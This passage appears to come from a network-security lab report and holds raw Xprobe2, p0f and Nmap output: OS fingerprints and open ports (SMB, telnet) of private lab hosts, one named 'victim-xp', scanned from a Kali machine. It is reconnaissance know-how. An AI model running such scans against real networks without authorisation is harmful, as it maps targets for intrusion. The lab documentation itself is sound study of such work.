[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.24" (Guess probability: 100%)
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.25" (Guess probability: 100%)
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.26" (Guess probability: 100%)
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.27" (Guess probability: 100%)
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.28" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.

Xprobe2 victim-xp:

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, me-
der@o0o.nu

[+] Target is 192.168.10.40
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:tll_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module

[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module

[+] 13 modules registered

[+] Initializing scan engine

[+] Running scan engine

[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.10.40. Module test failed

[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.10.40. Module test failed

[-] No distance calculation. 192.168.10.40 appears to be dead or no ports known

[+] Host: 192.168.10.40 is up (Guess probability: 50%)

[+] Target: 192.168.10.40 is alive. Round-Trip Time: 0.02128 sec

[+] Selected safe Round-Trip Time value is: 0.04255 sec

[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)

[-] fingerprint:smb need either TCP port 139 or 445 to run

[+] Primary guess:

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2003 Server Standard Edition" (Guess probability: 100%)

[+] Other guesses:

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2003 Server Enterprise Edition" (Guess probability: 100%)

[+] Host 192.168.10.40 Running OS: "Microsoft Windows XP SP2" (Guess probability: 100%)

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2000 Workstation" (Guess probability: 100%)

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2000 Workstation SP1" (Guess probability: 100%)

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2000 Workstation SP2" (Guess probability: 100%)

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2000 Workstation SP3" (Guess probability: 100%)

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2000 Workstation SP4" (Guess probability: 100%)

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2000 Server" (Guess probability: 100%)

[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2000 Server Service Pack 1" (Guess probability: 100%)

[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.

p0f:

```
root@kali:/# p0f -i eth1 -w /root/Desktop/results/p0f_results.txt
```

p0f - passive os fingerprinting utility, version 2.0.8

(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>

p0f: listening (SYN) on 'eth1', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.

192.168.10.20:49185 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]

Signature: [8192:128:1:52:M1260,N,W8,N,N,S:::Windows:?]

-> 192.168.10.10:23 (distance 0, link: PIX, SMC, sometimes wireless)

192.168.10.20:49185 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]

Signature: [8192:128:1:52:M1260,N,W8,N,N,S:::Windows:?]

-> 192.168.10.10:23 (distance 0, link: PIX, SMC, sometimes wireless)

192.168.10.20:49185 - Windows 2000 SP2+, XP SP1+ (seldom 98)

-> 192.168.10.10:23 (distance 0, link: PIX, SMC, sometimes wireless)

192.168.10.21:49198 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]

Signature: [8192:128:1:52:M1460,N,W8,N,N,S:::Windows:?]

-> 192.168.10.10:23 (distance 0, link: ethernet/modem)

192.168.10.21:49198 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]

Signature: [8192:128:1:52:M1460,N,W8,N,N,S:::Windows:?]

-> 192.168.10.10:23 (distance 0, link: ethernet/modem)

192.168.10.21:49198 - Windows 2000 SP2+, XP SP1+ (seldom 98)

-> 192.168.10.10:23 (distance 0, link: ethernet/modem)

192.168.10.30:60068 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W7::?:?] [high throughput]

(up: 10 hrs)

-> 192.168.10.10:23 (link: ethernet/modem)

192.168.10.31:51774 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W7::?:?] [high throughput]

(up: 10 hrs)

-> 192.168.10.10:23 (link: ethernet/modem)

^C+++ Exiting on signal 2 +++

[+] Average packet ratio: 0.67 per minute.

p0f victim-xp:

```
root@kali:~# p0f -i eth1 -w ./Desktop/results_xp/p0f_result_xp.txt
```

p0f - passive os fingerprinting utility, version 2.0.8

(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>

p0f: listening (SYN) on 'eth1', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.

192.168.10.40:1035 - Windows 2000 SP4, XP SP1+

-> 192.168.10.10:23 (distance 0, link: ethernet/modem)

192.168.10.40:1035 - Windows 2000 SP4, XP SP1+

-> 192.168.10.10:23 (distance 0, link: ethernet/modem)

192.168.10.40:1035 - Windows 2000 SP4, XP SP1+

-> 192.168.10.10:23 (distance 0, link: ethernet/modem)

^C+++ Exiting on signal 2 +++

[+] Average packet ratio: 16.36 per minute.

Nmap:

Starting Nmap 6.25 (<http://nmap.org>) at 2013-04-23 19:23 EDT

Nmap scan report for 192.168.10.10

Host is up (0.000031s latency).

All 1000 scanned ports on 192.168.10.10 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 0 hops

Nmap scan report for 192.168.10.20

Host is up (0.0019s latency).

Not shown: 996 filtered ports

PORT	STATE	SERVICE
------	-------	---------

135/tcp	open	msrpc
---------	------	-------

139/tcp open netbios-ssn

445/tcp open microsoft-ds

2869/tcp open icslap

MAC Address: 00:1B:38:43:EA:A8 (Compal Information (kunshan) CO.)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 7

OS CPE: cpe:/o:microsoft:windows_7

OS details: Microsoft Windows 7

Network Distance: 1 hop

Nmap scan report for 192.168.10.21

Host is up (0.0027s latency).

Not shown: 990 closed ports

PORT	STATE	SERVICE
------	-------	---------

135/tcp	open	msrpc
---------	------	-------

139/tcp	open	netbios-ssn
---------	------	-------------

445/tcp	open	microsoft-ds
---------	------	--------------

5357/tcp	open	wsdapi
----------	------	--------

49152/tcp	open	unknown
-----------	------	---------

49153/tcp	open	unknown
-----------	------	---------

49154/tcp	open	unknown
-----------	------	---------

49155/tcp	open	unknown
-----------	------	---------

49156/tcp	open	unknown
-----------	------	---------

49157/tcp	open	unknown
-----------	------	---------

MAC Address: 08:00:27:E6:8D:9B (Cadmus Computer Systems)

Device type: general purpose

Running: Microsoft Windows 7|2008

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1

cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8

Network Distance: 1 hop

Nmap scan report for 192.168.10.30

Host is up (0.0019s latency).

Not shown: 999 closed ports

PORT STATE SERVICE

23/tcp open telnet

MAC Address: 00:1E:33:79:6C:6F (Inventec)

Device type: general purpose

Running: Linux 2.6.X|3.X

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3

OS details: Linux 2.6.32 - 3.6

Network Distance: 1 hop

Nmap scan report for 192.168.10.31

Host is up (0.0049s latency).

Not shown: 999 closed ports

PORT STATE SERVICE

23/tcp open telnet

MAC Address: 08:00:27:A2:57:2A (Cadmus Computer Systems)

Device type: general purpose

Running: Linux 2.6.X|3.X

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3

OS details: Linux 2.6.32 - 3.6

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at <http://nmap.org/submit/> .

Nmap done: 256 IP addresses (5 hosts up) scanned in 17.20 seconds

Nmap victim-xp:

Starting Nmap 6.25 (<http://nmap.org>) at 2013-05-31 06:46 EDT

Nmap scan report for 192.168.10.10

Host is up (0.000086s latency).

All 1000 scanned ports on 192.168.10.10 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 0 hops

Nmap scan report for 192.168.10.40

Host is up (0.0045s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

MAC Address: 08:00:27:6D:4F:7A (Cadmus Computer Systems)

Device type: general purpose

Running: Microsoft Windows XP|2003

OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003

OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at <http://nmap.org/submit/> .

Nmap done: 256 IP addresses (2 hosts up) scanned in 7.22 seconds